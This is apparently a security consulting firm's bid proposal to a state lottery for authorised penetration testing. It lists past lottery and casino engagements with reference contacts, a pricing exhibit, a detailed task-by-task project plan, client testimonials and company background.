Customer Name: Connecticut Lottery Corporation		
Contract/Purchase Order Number: CLC202001	Contract Type: Firm Fixed Price	Total Contract Value: \$104,862.50 \$49,935.00
Brief Description of Work Performed:		
<p>The Lottery has approximately 200 employees, is a U.S. state lottery (gaming agency), and paid out more than \$925 million in prize money in 2021.</p> <p>JANUS provided external network penetration testing focusing on thorough network and device review, along with a network configuration review; an internal penetration test throughout the environment, including a physical penetration test, malware testing, database examination, potential for data leakage; a study of potential intrusion detection/prevention devices available and advice and guidance on appliance Request for Proposal preparation, target selection, purchase, installation, and implementation.</p> <p>In 2022, JANUS was contracted for a second project to provide Network Security Penetration Testing.</p>		
Period of Performance: November 2020 – August 2021 June 2022 – August 2022	Technical/Project Manager: Steve Wagner Director, Information Technology Connecticut Lottery Corporation 777 Brook Street Rocky Hill, CT 06067 Phone: 860-713-2734 Email: steve.wagner@ctlottery.org	Contract Officer: N/A

Contract Name: Security Risk Assessment/Penetration Testing		
Customer Name: Minnesota State Lottery (MSL)		
Contract/Purchase Order Number: PO #: 40189/PO #: 42975	Contract Type: Fixed	Total Contract Value: \$61,425.00 \$48,882.00
Brief Description of Work Performed:		
<p>The Minnesota State Lottery (MSL) contracted JANUS to identify risks in MSL’s enterprise. The scope of the assessment included the following:</p> <ul style="list-style-type: none"> • An external penetration test, for the vantage point of an outside attacker seeking to breach the external Internet defenses. • An internal penetration test, for the vantage point of an insider with access to MSL information systems, to include the iSeries, web applications, and network infrastructure. • JANUS conducted a vulnerability assessment of the iSeries servers. • JANUS reviewed the network infrastructure configurations and rule sets to identify any security risks. • JANUS conducted a technical security controls assessment to identify any risks with MSL security policies, standards, and procedures. 		

All assessments included, but were not limited to, tests for minimum technical security controls defined by authoritative security guidelines and frameworks, including the following:

- National Institute of Standards and Technology (NIST) Special Publication 800-53: “Recommended Security Controls for Federal Information Systems and Organizations;” and
- Open Web Application Security Project (OWASP) Top 10 Web Application Security Risks.

The assessment (external and internal) was conducted in phases which began on February 14, 2017 and ended on March 10, 2017. The schedule was as follows:

- External vulnerability scan and penetration test: February 14 – February 17, 2017;
- Internal vulnerability scan and penetration test: February 27 – March 3, 2017; and
- Examination of security-related documentation, and interviews with MSL stakeholders: February 27 – March 10, 2017.

JANUS provided assessment results in a report that showed where MSL is doing well compared with its peers, and areas of risk where MSL can improve. Risks were prioritized in terms of likelihood, impact, and cost of remediation.

Second project: JANUS performed Penetration Testing to include the following:

- Internal and External Vulnerability Assessments
- Mainframe Vulnerability Assessment
- Network Security Architecture – Device Configuration
- Technical Security Controls and Mechanisms Review
- Documentation of Recommendations

JANUS continued to provide additional penetration testing for the Lottery.

Period of Performance: February 2017 – April 2017 May 2020 – June 2020	Technical/Project Manager: Benjamin P. Freedland General Counsel Minnesota State Lottery 2645 Long Lake Road Roseville, MN 55113 Phone: 651-635-8213 Email: ben.freedland@mnlottery.com	Contract Officer: N/A
---	--	---------------------------------

Contract Name: IT Penetration Testing
Customer Name: Gila River Hotels and Casinos

Contract/Purchase Order Number: Contract No: 220-057	Contract Type: Fixed	Total Contract Value: \$167,860.00
---	--------------------------------	--

Brief Description of Work Performed:
 Gila River Hotels and Casinos contracted JANUS to perform a penetration test and wireless assessment for five (5) separate physical locations, including both guest-facing (hotel and casino) and corporate offices. All properties were located near Phoenix, Arizona and were fully interconnected. JANUS performed vulnerability assessment, penetration testing of the internal network, external network, and wireless environments as well as to perform an attack simulation. The work included a full vulnerability

assessment, identifying and quantifying security vulnerabilities in the environment, resulting in an in-depth evaluation of the information security posture, highlighting weaknesses, and offering the necessary mitigation procedures required to either eliminate those weaknesses or reduce them to an acceptable level of risk.

The network penetration testing simulated the actions of an external and/or internal cyber-attack intended to breach the information security of the organization in order to identify potential exploitation of critical systems and demonstrating potential methods for hackers to gain access to sensitive data.

Testing included: Denial-of-Service testing; out of band attacks; war dialing; wireless network testing/war driving – wireless; WEP/WPA cracking; spoofing; trojan attacks; brute-force attacks; and cloud penetration testing activities.

JANUS worked closely with our client throughout the project as the scope went through various revisions at the early end of developing the Gila Statement of Work.

In addition, JANUS helped Gila determine a security framework to utilize in guiding the assessment.

A second project was performed in 2021 that examined a wide range of possible penetration test attack points.

A third project was performed in 2022 focusing on the new Sports Gaming application.

Period of Performance: June 2020 – September 2020	Technical/Project Manager: Christopher “C. J.” McCarey Director of IT Security/CISO Gila River Hotels and Casinos 1201 South 56th Street Chandler, AZ 8522 Phone: 520-796-7161 Email: christopher.mccarey@gila.casino	Contract Officer: N/A
June 2021 – September 2021		
May 2022 – June 2022		

Contract Name: Comprehensive Security Assessment		
Customer Name: Mohegan Sun Casinos		
Contract/Purchase Order Number: N/A	Contract Type: Firm Fixed Price	Total Contract Value: \$74,317.00
Brief Description of Work Performed:		
<p>For the second year in a row, The Mohegan Sun Casinos in Uncasville, CT and Poconos, PA, contracted JANUS to perform a series of information security penetration tests and assessments.</p> <p>The 2018 project consisted of the following scope:</p> <ol style="list-style-type: none"> 1. External Penetration Test 2. Internal Penetration Test 3. Social Engineering Test (including two phishing tests, and voice-based testing or “vishing”) 4. Wireless Security Assessment <p>The scope included the casino floors, business offices and staff at both locations. Mohegan specifically</p>		

asked that we focus on the security and hardening of slot machines and other gaming devices. Also in scope was a retest of known vulnerabilities from previous tests, to ensure that mitigation was effective.

The rules of engagement for penetration testing included permission for true penetration testing, not limited to vulnerability testing. JANUS attempted to gain access and exploit vulnerabilities where present. The test was black box and non-credentialed, meaning that JANUS received no assistance or advance information about the targets, and all monitoring and intrusion prevention systems were in full operation. JANUS tested through a combination of external testing, on-site presence, and remote control of testing equipment installed on the internal network.

JANUS designed and implemented two different types of phishing campaigns. The first was an email-based exercise to test how Mohegan Sun, at the enterprise level in both Connecticut and Pennsylvania, dealt with a large-scale email phishing attack. The other campaign was voice-based and tried to obtain sensitive information from the Connecticut-based Help Desk.

Findings were detailed with a full description of techniques used and instructions to replicate results. Findings and risks were ranked in terms of impact and likelihood, and presented with detailed recommendations for remediation.

JANUS presented findings to executives in both summary and detailed working sessions, for a variety of management levels.

Period of Performance: July 2018 – November 2018	Technical/Project Manager: Grant A. Houle CIA, CISA Director Corporate Governance The Mohegan Tribe 1 Mohegan Sun Boulevard Uncasville, CT 06382 Phone: 860-862-4298 Email: ghoule@moheganmail.com	Contract Officer: N/A
--	---	---------------------------------

Additional past projects are available upon request.

Lottery/Gaming Industry Experience

JANUS has extensive Lottery and Gaming security penetration testing experience and performs at least a half dozen of these each year. In addition, these clients provide JANUS with repeat projects, an indication of their high satisfaction for each project.

EXHIBIT A – PRICING


EXHIBIT A - Pricing Page					
Item #	Section	Description of Service	*Estimated Number of Assesments*	Unit Cost per Assesment & Reports	Extended Amount
1	4.1	External Network Penetration Testing	8	\$ 19,600.00	\$ 156,800.00
2	4.2	Website Penetration Testing	8	\$ 10,762.50	\$ 86,100.00
3	4.3	Internal/Client-Side Network Penetration Testing	8	\$ 36,487.50	\$ 291,900.00
4	4.4	Wireless Penetration Testing	8	\$ 28,262.50	\$ 226,100.00
TOTAL BID AMOUNT					\$ 760,900.00

Please note the following information is being captured for auditing purposes and is an estimate for evaluation only

Vendor should type or electronically enter the information into the Pricing Page to prevent errors in the evaluation.

Any product or service not on the Agency provided Pricing Page will not be allowable.

The state cannot accept alternate pricing pages, failure to use Exhibit A Pricing Page could lead to disqualification of vendors bid.

Vendor Name:	JANUS Software, Inc., d/b/a JANUS Associates
Vendor Address:	2 Omega Drive, Stamford, CT 06907
Email Address:	palfisher@janusassociates.com
Phone Number:	203-251-0200
Fax Number:	203-251-0222
Signature and Date:	 March 28, 2024

Proposed Invoicing

Invoicing for each test is requested as follows:

- 30% upon completion of preparation
- 50% upon completion of test field work
- 15% upon submission of draft report
- 5% upon submission of final report

Social Engineering billed upon completion.

Payment Terms

Net 30, 1% discount, 10 days

Project Plan

The following Project Plan shows project steps for one series of tests.

	Task Name	Work	Start	Finish	Cost	Predecessors
1	Security Project	543.5 hrs	Mon 5/6/24	Thu 6/20/24	\$95,112.50	
2	Project award	0 hrs	Mon 5/6/24	Mon 5/6/24	\$0.00	
3	External Penetration Test	112 hrs	Mon 5/6/24	Mon 5/20/24	\$19,600.00	
4	Initial Discovery	9 hrs	Tue 5/7/24	Wed 5/8/24	\$1,575.00	
5	External research of Dark Web	4 hrs	Tue 5/7/24	Tue 5/7/24	\$700.00	49
6	Enumeration and determination of # of login systems	5 hrs	Tue 5/7/24	Wed 5/8/24	\$875.00	5
7	Testing	48 hrs	Wed 5/8/24	Thu 5/16/24	\$8,400.00	
8	Scanning and examining (no denial of service attacks)	6 hrs	Wed 5/8/24	Thu 5/9/24	\$1,050.00	6
9	Analyze exposures, weaknesses	10 hrs	Thu 5/9/24	Fri 5/10/24	\$1,750.00	8
10	Exploitation	24 hrs	Fri 5/10/24	Wed 5/15/24	\$4,200.00	9
11	Initial preparation of findings worksheet	8 hrs	Wed 5/15/24	Thu 5/16/24	\$1,400.00	10
12	Reporting	17 hrs	Tue 5/7/24	Mon 5/20/24	\$2,975.00	
13	Preparation of draft penetration testing report	10 hrs	Thu 5/16/24	Fri 5/17/24	\$1,750.00	11
14	Quality Assurance	2 hrs	Fri 5/17/24	Fri 5/17/24	\$350.00	13
15	Submission of report	1 hr	Fri 5/17/24	Mon 5/20/24	\$175.00	14
16	Management Tasks	4 hrs	Tue 5/7/24	Tue 5/14/24	\$700.00	
17	Project Management	4 hrs	Tue 5/7/24	Tue 5/14/24	\$700.00	5
18	Social Engineering	38 hrs	Mon 5/6/24	Mon 5/13/24	\$6,650.00	
19	Phishing	38 hrs	Mon 5/6/24	Mon 5/13/24	\$6,650.00	
20	Discuss specific phishing testing to conduct	1 hr	Mon 5/6/24	Tue 5/7/24	\$175.00	2
21	Design testing	10 hrs	Tue 5/7/24	Wed 5/8/24	\$1,750.00	20
22	Build test	16 hrs	Wed 5/8/24	Fri 5/10/24	\$2,800.00	21
23	Conduct testing	4 hrs	Fri 5/10/24	Fri 5/10/24	\$700.00	22
24	Analyze results	4 hrs	Fri 5/10/24	Mon 5/13/24	\$700.00	23
25	Develop findings	2 hrs	Mon 5/13/24	Mon 5/13/24	\$350.00	24
26	Presentation	1 hr	Mon 5/13/24	Mon 5/13/24	\$175.00	25
27	Website (uncredentialed) - One Environment	61.5 hrs	Tue 5/7/24	Thu 6/20/24	\$10,762.50	

28	External research and investigation	3 hrs	Tue 5/7/24	Tue 5/7/24	\$525.00	2
29	Discovery	2 hrs	Tue 5/7/24	Tue 5/7/24	\$350.00	28
30	Scans and review results of scans	4 hrs	Tue 5/7/24	Wed 5/8/24	\$700.00	29
31	Initial testing of web application	10 hrs	Wed 5/8/24	Thu 5/9/24	\$1,750.00	30
32	Perform additional top 10 testing	6 hrs	Thu 5/9/24	Fri 5/10/24	\$1,050.00	31
33	Denial of services attack	5 hrs	Mon 5/13/24	Mon 5/13/24	\$875.00	80,32
34	Project management	3 hrs	Mon 5/13/24	Thu 6/20/24	\$525.00	33
35	Travel	8 hrs	Tue 5/7/24	Wed 5/8/24	\$1,400.00	28
36	Analysis and Reporting	20.5 hrs	Mon 5/13/24	Thu 5/23/24	\$3,587.50	
37	Analysis of findings	8 hrs	Mon 5/13/24	Wed 5/15/24	\$1,400.00	33
38	Initial preparation of draft findings	4 hrs	Wed 5/15/24	Wed 5/15/24	\$700.00	37
39	Preparation of Report	8.5 hrs	Wed 5/15/24	Thu 5/23/24	\$1,487.50	
40	Quality Assurance	1 hr	Wed 5/15/24	Wed 5/15/24	\$175.00	38
41	Submission of draft report	1 hr	Wed 5/15/24	Thu 5/16/24	\$175.00	40
42	Client review	0 hrs	Thu 5/23/24	Thu 5/23/24	\$0.00	41FS+5 days
43	Clarification (1 iteration)	1 hr	Thu 5/23/24	Thu 5/23/24	\$175.00	42
44	QA, preparation, production of final report	1 hr	Thu 5/23/24	Thu 5/23/24	\$175.00	43
45	Submission of final report	0.5 hrs	Thu 5/23/24	Thu 5/23/24	\$87.50	44
46	Presentation	4 hrs	Thu 5/23/24	Thu 5/23/24	\$700.00	45
47	Internal Test (Low Level User)	208.5 hrs	Tue 5/7/24	Tue 6/11/24	\$36,487.50	
48	Project Preparation and Planning	16 hrs	Tue 5/7/24	Wed 5/8/24	\$2,800.00	
49	Initial prep and teleconference to prioritize, lay out process	2 hrs	Tue 5/7/24	Tue 5/7/24	\$350.00	2
50	Secure portal setup	2 hrs	Tue 5/7/24	Tue 5/7/24	\$350.00	49
51	Prepare Project Plan	4 hrs	Tue 5/7/24	Tue 5/7/24	\$700.00	50
52	Discuss Plan with State	1 hr	Wed 5/8/24	Wed 5/8/24	\$175.00	51
53	Prepare Rules of Engagement (RoE)	2 hrs	Wed 5/8/24	Wed 5/8/24	\$350.00	52
54	Clarify and finalize Plan and RoE	1 hr	Wed 5/8/24	Wed 5/8/24	\$175.00	53
55	Project management	4 hrs	Tue 5/7/24	Tue 5/7/24	\$700.00	49
56	Travel	8 hrs	Tue 5/7/24	Wed 5/8/24	\$1,400.00	55
57	Orientation	12 hrs	Tue 5/7/24	Wed 5/8/24	\$2,100.00	
58	Overview by client personnel	2 hrs	Tue 5/7/24	Tue 5/7/24	\$350.00	55
59	JANUS set up	2 hrs	Tue 5/7/24	Tue 5/7/24	\$350.00	58
60	Examine architecture, control functions, analyze business processes, etc.	8 hrs	Wed 5/8/24	Wed 5/8/24	\$1,400.00	59
61	Technical Security Controls	28 hrs	Mon 5/13/24	Wed 5/15/24	\$4,900.00	
62	Identification of servers to be targeted	2 hrs	Mon 5/13/24	Mon 5/13/24	\$350.00	80
63	Conduct internal scans of networked assets and do reconnaissance	6 hrs	Mon 5/13/24	Tue 5/14/24	\$1,050.00	62
64	Analyze topology, components	7 hrs	Tue 5/14/24	Tue 5/14/24	\$1,225.00	65,62
65	Review results of scans /get approval for attack	5 hrs	Mon 5/13/24	Tue 5/14/24	\$875.00	63SS
66	Perform initial pen testing/exploitation	8 hrs	Wed 5/15/24	Wed 5/15/24	\$1,400.00	64,65
67	Network and Device Review	23 hrs	Thu 5/16/24	Wed 5/22/24	\$4,025.00	
68	Study of initial set of configurations	7 hrs	Thu 5/16/24	Fri 5/17/24	\$1,225.00	11
69	Review network monitoring and management	5 hrs	Fri 5/17/24	Fri 5/17/24	\$875.00	68
70	Analyze issues	4 hrs	Fri 5/17/24	Mon 5/20/24	\$700.00	69
71	Discuss with Lottery	1 hr	Mon 5/20/24	Mon 5/20/24	\$175.00	70
72	Obtain additional information	0 hrs	Mon 5/20/24	Tue 5/21/24	\$0.00	71
73	Analyze additional information	2 hrs	Tue 5/21/24	Tue 5/21/24	\$350.00	72
74	Prepare findings	4 hrs	Tue 5/21/24	Wed 5/22/24	\$700.00	73
75	Infrastructure	51 hrs	Fri 5/10/24	Thu 5/23/24	\$8,925.00	

76	Test access controls	4 hrs	Thu 5/16/24	Fri 5/17/24	\$700.00	82
77	Test servers, operating systems, infrastructure, network, functionality	16 hrs	Fri 5/17/24	Tue 5/21/24	\$2,800.00	76
78	Determine potential for data leakage, other issues	7 hrs	Tue 5/21/24	Wed 5/22/24	\$1,225.00	77
79	Remote access/VPN/MFA	5 hrs	Wed 5/22/24	Wed 5/22/24	\$875.00	78
80	Mobile test	9 hrs	Fri 5/10/24	Mon 5/13/24	\$1,575.00	32,60
81	Virus scanning/Citrix/desktop environments	4 hrs	Wed 5/22/24	Thu 5/23/24	\$700.00	79,80
82	Analyze exposures, conduct follow-up	6 hrs	Thu 5/16/24	Thu 5/16/24	\$1,050.00	66
83	Analysis and Reporting	50.5 hrs	Wed 5/22/24	Fri 6/7/24	\$8,837.50	
84	Analysis of findings	20 hrs	Wed 5/22/24	Thu 5/23/24	\$3,500.00	74
85	Initial preparation of draft findings	8 hrs	Thu 5/23/24	Fri 5/24/24	\$1,400.00	84
86	Preparation of Report	18.5 hrs	Fri 5/24/24	Fri 6/7/24	\$3,237.50	
87	Preparation of draft report	12 hrs	Fri 5/24/24	Mon 5/27/24	\$2,100.00	85
88	Quality Assurance	2 hrs	Mon 5/27/24	Tue 5/28/24	\$350.00	87
89	Submission of draft report	1 hr	Tue 5/28/24	Tue 5/28/24	\$175.00	88
90	Client review	0 hrs	Tue 6/4/24	Wed 6/5/24	\$0.00	89FS+5 days
91	Clarification (1 iteration)	1 hr	Wed 6/5/24	Wed 6/5/24	\$175.00	90
92	QA, preparation, production of final report	2 hrs	Wed 6/5/24	Wed 6/5/24	\$350.00	91
93	Submission of final report	0.5 hrs	Wed 6/5/24	Fri 6/7/24	\$87.50	92
94	Presentation	4 hrs	Fri 6/7/24	Fri 6/7/24	\$700.00	93
95	Management Tasks	20 hrs	Tue 5/7/24	Tue 6/11/24	\$3,500.00	
96	Project Management	20 hrs	Tue 5/7/24	Tue 6/11/24	\$3,500.00	58
97	Wireless Networks (32 within 12 months)	161.5 hrs	Wed 5/22/24	Mon 6/10/24	\$28,262.50	
98	Preparation	6 hrs	Wed 5/22/24	Thu 5/23/24	\$1,050.00	79
99	Perform wireless discovery	38 hrs	Thu 5/23/24	Wed 5/29/24	\$6,650.00	98
100	Perform wireless testing	40 hrs	Thu 5/30/24	Wed 6/5/24	\$7,000.00	99
101	Analyze issues	8 hrs	Thu 6/6/24	Thu 6/6/24	\$1,400.00	100
102	Prepare report	6 hrs	Fri 6/7/24	Fri 6/7/24	\$1,050.00	101
103	Project management	5 hrs	Fri 6/7/24	Mon 6/10/24	\$875.00	102
104	Travel	8 hrs	Thu 5/23/24	Fri 5/24/24	\$1,400.00	98
105	Analysis and Reporting	50.5 hrs	Wed 5/22/24	Fri 6/7/24	\$8,837.50	
106	Analysis of findings	20 hrs	Wed 5/22/24	Thu 5/23/24	\$3,500.00	74
107	Initial preparation of draft findings	8 hrs	Thu 5/23/24	Fri 5/24/24	\$1,400.00	106
108	Preparation of Report	18.5 hrs	Fri 5/24/24	Fri 6/7/24	\$3,237.50	
109	Preparation of draft report	12 hrs	Fri 5/24/24	Mon 5/27/24	\$2,100.00	107
110	Quality Assurance	2 hrs	Mon 5/27/24	Tue 5/28/24	\$350.00	109
111	Submission of draft report	1 hr	Tue 5/28/24	Tue 5/28/24	\$175.00	110
112	Client review	0 hrs	Tue 6/4/24	Wed 6/5/24	\$0.00	111FS+5 days
113	Clarification (1 iteration)	1 hr	Wed 6/5/24	Wed 6/5/24	\$175.00	112
114	QA, preparation, production of final report	2 hrs	Wed 6/5/24	Wed 6/5/24	\$350.00	113
115	Submission of final report	0.5 hrs	Wed 6/5/24	Fri 6/7/24	\$87.50	114
116	Presentation	4 hrs	Fri 6/7/24	Fri 6/7/24	\$700.00	115

ABOUT JANUS

JANUS is an independent, privately-owned information security specialty consulting/audit/assessment company headquartered in Connecticut with locations in Maryland, Kentucky, Pennsylvania, Texas, and New Mexico and is the longest operating vendor-neutral cyber and data security consulting company in America. Although we are certified by a variety of state and local government bodies as a woman-owned, small business JANUS has remained in business for over 35 years due to the excellence of our offerings, our dedication to our clients, our vendor neutral results, and our ability to compete successfully with the largest security organizations. JANUS focuses on information security, business resilience, IT needs/vulnerability assessments/audits, penetration tests, and strategy as well as associated services as its core business and possesses all the depth and experience required to fulfill the Lottery's requirements for this project.

As an independent organization that focuses on risk and mitigation JANUS has a natural affinity to protect our clients and bring improvements to their business processes that are all designed to help our clients achieve excellence. JANUS understands that helping you discover risks early and then making practical recommendations for mitigating them is one of the best ways we can add value to your operation and protect it. We believe our high standards and complimentary skill sets will exceed your expectations for this security project.

JANUS is not affiliated with any hardware or software providers. Therefore, you can be assured that we have no relationships which would influence our recommendations. Even though we have experience with the security requirements of many types of products and equipment and understand them well, we are totally focused on your needs. We do not receive revenue from any vendors; therefore, you will receive unbiased recommendations from us. The JANUS approach has been well-honed by many similar assessments and penetration tests completed each year, and JANUS' staff is experienced and technologically current since they are constantly performing similar tasks for a wide variety of public and private sector clients. Because information security is our specialty, our broad experience and deep expertise allow JANUS to complete more focused analysis at a greater depth than other consulting organizations. The result is that the Lottery will receive greater value for its expenditure, thus in turn, providing even greater worth to your customers.

A cornerstone of a JANUS assessment or test is our explanation of business risks related to technical or process and operational issues. Every JANUS finding carries with it a delineation of the actual risk to business operations, providing a translation of the information and analysis into terms that are relevant to both technical and managerial personnel. This extends the value of the analysis and makes it more actionable.

Another hallmark of JANUS' services is quality, which is demonstrated by the professionalism of JANUS' staff, the depth and currency of JANUS' understanding of information security issues, and the clarity of JANUS' reports and oral communication.

To provide a clearer understanding of JANUS’ relationship with our clients and high-quality deliverables, we include the following quotes from recent comments by its clients. JANUS clients were asked to rate our knowledge and expertise (**10 = best; 1 = worst**):

Wyoming State Agency

Question #/Question	Rating
2. Rate the firm’s knowledge and expertise.	RATING: 10
Comments: JANUS has demonstrated its subject matter expertise each time we have engaged their services. They have also assisted with issues arising in other areas while they were on-site. [Redacted] is a State agency consisting of four divisions. Within those divisions there are over one hundred programs and five direct care facilities.	

Massachusetts State Agency

Question #/Question	Rating
9. Rate the knowledge of the vendor’s assigned staff and their ability to accomplish duties as contracted.	RATING: 10
Comments: Outstanding!	

Federal Agency

Question #/Question	Rating
9. Rate the knowledge of the vendor’s assigned staff and their ability to accomplish duties as contracted.	RATING: 10
Comments: Janus has a veteran staff that saw very little turnover. Key personnel remained on the project throughout each project. Over the eleven years that I worked with Janus, key personnel left on the rare occasion due to health reasons or changes in their personal lives that required a physical move. Often they still remained on the project assisting with the completion remotely. New experienced staff was brought on board to continue Janus' quality of service. In addition, the staff has experience across all levels of information security from the mainframe, mid-tier, desk-top to all current mobile and network technologies. This was particularly important in an agency that employs all of the above. Janus' management style is very hands-on and regularly met to discuss the project status and make any necessary adjustments based on the technical direction of the Project Officer.	

JANUS consistently receives customer comments similar to these and will ensure that our work for the Lottery remains just as diligent and thorough. The Lottery will be able to verify these comments through our references for projects we have completed which are similar to this request.

JANUS has provided security/risk/vulnerability assessments/audits, penetration tests, and gap analyses for a variety of large, critical institutions and lotteries/gaming operations. In addition, we regularly perform assessments and penetration tests for both U.S. federal agencies and a wide variety of states and local governments.

JANUS' long commitment to information security and business continuity with lotteries, gaming organizations, and other complex organizations has provided our consultants with a high-level of understanding of gaming regulations as well as with organizations servicing them such as IGT, formerly GTECH. This knowledge has been essential in establishing JANUS' standing in both the cyber security and the gaming fields. JANUS consultants also have been described by clients such as Charles Schwab as world-class and are often called upon to speak publicly. Our staff brings an impressive body of experience, a rigorous level of focus on excellence and proven ability to provide client-centric solutions to their assigned projects and regularly receives client ratings of "Excellent." A sample of our customer comments is included in Appendix C of this proposal.

JANUS has also completed security penetration test and vulnerability assessment projects for a variety of states including Massachusetts, Minnesota, New York, Maryland, Virginia, North Carolina, South Carolina, Arkansas, Texas, Vermont, Wyoming, Wisconsin, South Dakota, and Washington as well as many commercial enterprises throughout the U.S. and abroad. It is this expertise that has led a number of large critical infrastructure organizations to seek out JANUS for security assessments, audits, and penetration tests.

Because of our experience and commitment to excellence, JANUS is regarded by clients and peers alike as experts in all activities surrounding the areas of security and continuity. JANUS confronts complex technical issues with a clear understanding and appreciation for the operational business objectives of the organization and helps align and balance operational objectives with the security needs of the organization. JANUS consultants believe in the importance of knowledge transfer with clients, enhancing the lasting impact of its involvement.

A sample group of JANUS' security consulting clients includes Gaming/GTECH clients such as:

- Massachusetts PCI with GTECH
- Massachusetts Lottery
- Minnesota State Lottery
- Indiana Hoosier Lottery
- Connecticut State Lottery Corporation
- Mohegan Tribe
- Mohegan Sun Casino
- Gila River Hotels and Casinos
- Capital District Transportation Authority
- Oregon State Lottery Commission
- Navajo Nation

State/county/city government organizations such as:

- Commonwealth of Massachusetts
- Commonwealth of Pennsylvania
- Commonwealth of Virginia
- New York State
- State of Delaware
- State of Maryland
- State of Minnesota
- State of North Carolina
- State of Wisconsin
- Washington State
- State of Wyoming
- State of South Dakota
- Broward County (FL)
- Charles County (MD)
- Howard County (MD)
- Putnam-Westchester County (NY)

- State of Oregon
- State of South Carolina
- State of Texas
- State of Vermont
- State of Kansas
- Madison County (IL)
- Naperville (IL)
- New York City
- Baltimore County
- Boston (M)

Healthcare clients such as:

- Memorial Sloan Kettering
- Health & Hospitals Corporation of New York
- Texas A&M Health Center
- MD Anderson Cancer Center
- The Iowa Institutes
- The Long Island Home/Brunswick Hospital
- Department of Health & Human Services (S. Carolina)

Insurance clients such as:

- Aetna
- The Hartford
- AXA
- Travelers
- BCBS organizations in Florida, Arkansas, New York, Pennsylvania, Washington/Alaska, South Carolina

Education clients such as:

- Charles County Public Schools (Maryland)
- Wor-Wic Community College (Maryland)
- College of Southern Maryland
- Community College of Baltimore County
- Frederick County Public Schools (Maryland)
- Sailor Network (Maryland educational and library backbone network)
- Texas State Technical College
- Texas Tech University Health Sciences Center
- University of Texas
- State University of New York Buffalo
- Harford County Public Schools (Maryland)
- Mohawk Valley Community College (New York)
- Anne Arundel Community College (Maryland)
- Prince George's Community College (Maryland)
- California State University at Sacramento
- Sacred Heart University
- University of Wisconsin-Madison
- University of California at Berkeley
- The McCormack Institute of the University of Massachusetts
- University of Central Arkansas

Federal government clients such as:

- Centers for Medicare & Medicaid Services (CMS)
- Social Security Administration (SSA)
- Department of the Interior (DOI)
- Federal Trade Commission (FTC)
- Railroad Retirement Board (RRB)
- National Institute of Standards and Technology (NIST)
- Federal Deposit Insurance Corporation (FDIC)
- Federal Reserve Board (FRB)

The breadth of JANUS' technical consulting work includes virtually every business process and every information system. Our extensive knowledge of information systems includes all major technical platforms: Windows (all versions), UNIX, Linux, Macintosh, and IBM's OS/390 – z/OS and its AS/400 iSeries along with a variety of proprietary operating systems, e.g., GE and Honeywell as well as mobile and tablet.

JANUS offers a discount for early payment of invoices. In addition, as part of our "customer cares" performance, JANUS provides our clients with direct contact of a JANUS employee in the event that there might be questions or any issues, including billing. These are resolved immediately and are led by JANUS' Chief Operations Officer who is responsible to the President for rapidly resolving any issues.

JANUS Capabilities

Founded in 1988, JANUS is America's longest operating independent information security firm. JANUS specializes in protecting our clients' data and computing environments through:

- Security/vulnerability and risk assessments/audits;
- Penetration tests;
- Infrastructure security testing;
- Information security support;
- Assurance and certification;
- Gap analyses;
- Quality assurance;
- Independent Verification and Validation;
- Current-State/Future-State assessments;
- Security Learning Management Systems and content;
- Data forensics;
- Compliance needs; and
- Business continuity.

JANUS also utilizes all the above types of focus needs in assisting our clients to transform their IT governance environments to meet future needs through IT Current-State/Future-State assessments, costing, benchmarking, Roadmap development, and virtual Chief Information Security Officer advisement as well as governance issues designed to define meaningful dashboards with which to report performance against goals.

JANUS' long commitment to improving infrastructure, IT security, data, and compliance has resulted in our consultants having a high level of understanding of the issues that confront organizations of all sizes. This knowledge has been vital in the establishment of JANUS' standing in the field. JANUS brings a rigorous focus on excellence and client-centric solutions to all projects and has the business experience to understand the relative value of information and its impact on an organization. Our extensive

experience within a broad spectrum of settings provides clients with an objective, balanced perspective. JANUS also assists our clients in achieving a proper balance between technology needs and cost.

Having completed many projects that require security management, remediation, and analyses and assessment of large, complex organizational requirements, JANUS' consultants understand how to determine the true needs of the project, which sometimes differs from the stated need. Our consultants blend what they hear with what they observe, work with management, factor in the challenges, and produce a clear and cost-beneficial conclusion for clients.

Service Offerings

JANUS confronts complex security issues with a clear understanding and appreciation for the operational business objectives of the organization and helps align and balance those objectives with effective business processes. Further, not only do JANUS consultants possess the technical expertise required, they also believe in the importance of, and achieve whenever possible, knowledge transfer with clients, enhancing the lasting impact of our involvement.

JANUS responds quickly to client needs – wherever and whenever required. Clients reap the benefit of having access to JANUS senior level people who are innovative experts, not trainees. JANUS top management is available for answers to questions and quick response. As a completely independent entity, JANUS is not limited by product offerings and is free to identify the best solutions for specific needs, rather than force-fitting specific vendor offerings.

Enterprise-Wide Systems

In early 1989, JANUS took on our first major enterprise-wide engagement by conducting a comprehensive, multi-facility review and vulnerability assessment of mainframe and server controls for Aetna Insurance to improve incident recovery and control processes. Follow-on projects included database design and implementation, application design, strategy development and business process re-engineering with a strong security orientation.

Significant business followed with firms like GTE Directories in Texas and Florida (now Verizon); where JANUS conducted major business impact analyses advising staff how to improve security processes. Additional assignments included assistance with security administration capabilities in locating, documenting, and categorizing the write-off of outdated, lost and/or stolen hardware/software. Southern New England Telephone (now AT&T) had JANUS audit its physical and logical capabilities, to determine weaknesses and to perform penetration testing and information security tasks.

Security Management

JANUS' breadth of experience in the security marketplace makes us the ideal candidate for security management assignments. JANUS staff, through our many projects, has gained a strong understanding of the issues confronting our clients' needs and desired goals; the problems that might occur during projects; the way to structure tasks to ensure they are controllable; and the management of a variety of simultaneous subtasks. As a result, JANUS projects are completed on-time and on-budget.

E-Commerce

As Internet usage increased in both business and industry, JANUS responded to clients' e-commerce needs. Adding people to our staff who had been involved in some of the first Internet security incidents reported to the FBI, JANUS consultants were able to address increasingly complex e-commerce and Internet issues. JANUS currently provides services such as web-based consulting involving security-conscious web-design; secure web connectivity to back-office systems; virtual private network (VPN) design and implementation; biometric assessment and design; PKI enabling technologies; firewall/router/switch design implementation, and testing; de-militarized zone design, and wireless strategy and design services. The skills gained in providing these services directly impact the capabilities to provide leading edge technical assessment solutions.

Recognizing the sophistication and forward thinking of JANUS in the Internet area, a critically sensitive branch of the government chose JANUS over six vendors to architect and implement secure connectivity to the Internet in 1999. The challenge was to ensure that the entire operation could meet the organization's e-commerce needs securely and, at the same time, warrant that the internal data remained locked-away from hackers and unauthorized staff. The agency also required flexibility to conduct research on the Internet anonymously or not, whichever suited its objectives.

We continue to serve a wide range of clients in government and industry and bring the best practices of both sectors to its projects.

ASSUMPTIONS

1. Timely access to all resources (system and personnel) required to complete the assessment and undertake interviewing – if needed (within three (3) business days).
2. Lottery management will be responsible for evaluating the appropriateness of recommendations with respect to overall needs.
